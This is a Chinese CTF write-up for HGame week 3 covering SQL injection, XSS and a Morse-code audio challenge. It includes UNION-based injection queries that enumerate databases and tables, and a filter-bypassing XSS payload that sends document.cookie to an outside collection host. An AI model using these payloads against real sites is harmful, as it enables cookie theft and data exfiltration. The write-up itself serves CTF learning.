HGame week3

writeup

题目千万个，Flag就一个。
大佬两开花，而我两行泪。

摸鱼的一周，只做了三道题。（因为别的都不会

Web

sqli-1

说来也真是巧，上周写的那个遍历字符串的脚本这周又用上了。稍微改了一下，用来获取这周的`code`验证码。

```php
<?php
$a = 'a';
$times = 0;
for($i = 0; $i < 999999999; $i++){
    if(substr(md5($a),0,4) === $argv[1]){
        echo($a);
        $times++;
        echo("\n");
    }

    if($times > 10){
        break;
    }
    $a++;
}
```

在 PHP CLI 环境下运行即可。可以通过更改`times`来调整返回的结果数。 脚本使用方法：

```
php -f "getcode.php" xxxx
```

将`xxxx`换成`code`即可。

回到这道题目，我们试一下`id=1`时，返回`array(1) { ["word"]=> string(7) "welcome" }`。 居然是`var_dump`，就很舒服。多试几次后发现，在`id=3`之后就没有数据了。 那么，就用`UNION`联合查询`information_schema`数据库，来获得数据库名和表名。 首先拼凑语句查询数据库：

```
233 UNION SELECT SCHEMA_NAME FROM information_schema.`SCHEMATA`
```

返回 MySQL 数据库中的数据库名：

```
array(1) { ["word"]=> string(18) "information_schema" } array(1) {
["word"]=> string(5) "hgame" } array(1) { ["word"]=> string(5) "mysql" }
array(1) { ["word"]=> string(18) "performance_schema" } array(1) {
["word"]=> string(3) "sys" }
```

可以看到有`hgame`这个库，那么再去查询这个库中有哪些表：

```
233 UNION select TABLE_NAME from information_schema.TABLES where
TABLE_SCHEMA='hgame' ;
```

返回表名：

```
array(1) { ["word"]=> string(9) "f1111111g" } array(1) { ["word"]=>
string(5) "words" }
```

可以看到这里有一个名为`f1111111g`的表，那么就`SELECT`这个表就可以拿到 flag 啦：

```
array(1) { ["word"]=> string(26) "hgame{sql1_1s_iNterest1ng}" }
```

BabyXss

其实我更感兴趣的是这个题目是怎样自动触发带着 Cookie 去访问提交的数据的。 先是本地试了一下，发现是会过滤掉`<script>``<img>`这样的标签，可以用`<sc<script>ript>`这样的形式绕过。 用了 xxspt 但是发现并不能接收到，便在自己的 VPS 上临时搭了个平台。就是用蓝莲花那个。 payload：

```
<scr<script>ipt>new Image().src='http://xss.wuhan5.cc/?
cookie='+document.cookie</scr</script>ipt>
```


然后就可以收到 flag 啦：


```
hgame{Xss_1s_funny!}
```

Misc

听听音乐?

题目是一段音频，下载下来，听到后面发现是摩斯密码。用 Au 打开后并对照着摩斯密码表得到 flag。



注意这里是有特殊符号的，因此需要找一个全一点的对照表。

26个字母的摩斯密码表

字符	电码符号	字符	电码符号	字符	电码符号	字符	电码符号
A	·—	B	—···	C	—·—·	D	—··
E	·	F	··—·	G	——·	H	…·
I	··	J	·———	K	—·—	L	·—··
M	——	N	—·	O	———	P	·——·
Q	——·—	R	·—·	S	···	T	—
U	··—	V	···—	W	·——	X	—··—
Y	—·——	Z	——··				

数字的摩斯密码表

字符	电码符号	字符	电码符号	字符	电码符号	字符	电码符号
0	—————	1	·————	2	··———	3	···——
4	····—	5	·····	6	—····	7	——···
8	———··	9	————·				

标点符号的摩斯密码表

字符	电码符号	字符	电码符号	字符	电码符号	字符	电码符号
.	·—·—·—	:	———···	,	——··——	;	—·—·—·
?	··——··	=	—···—	'	·————·	/	—··—·
!	—·—·——	—	—····—	_	··——·—	"	·—··—·
(	—·——·	)	—·——·—	$	···—··—	&	····
@	·——·—·						

非英语字符的摩斯密码表

字符	电码符号	字符	电码符号	字符	电码符号	字符	电码符号
à或å	·——·—	ä或æ	·—·—	ch	————	ç或ĉ	—·—··
ð	··——·	é	··—··	è	·—··—	ĝ	——·—·
ĥ	—·——·	ĵ	·———·	ñ	——·——	ö或ø	———
ŝ	···—·	þ	·——··	ü或ŭ	··——		

特殊符号的摩斯密码表

字符	电码符号	字符	电码符号	字符	电码符号	字符	电码符号
AR	·—·—·	AS	·—···	K	—·—	SK	···—·—
BT	—···—						

```
hgame{1T_JU5T_4_EASY_WAV}
```

这一周只做了三道题，但是学了下 Vue.js，还好还好。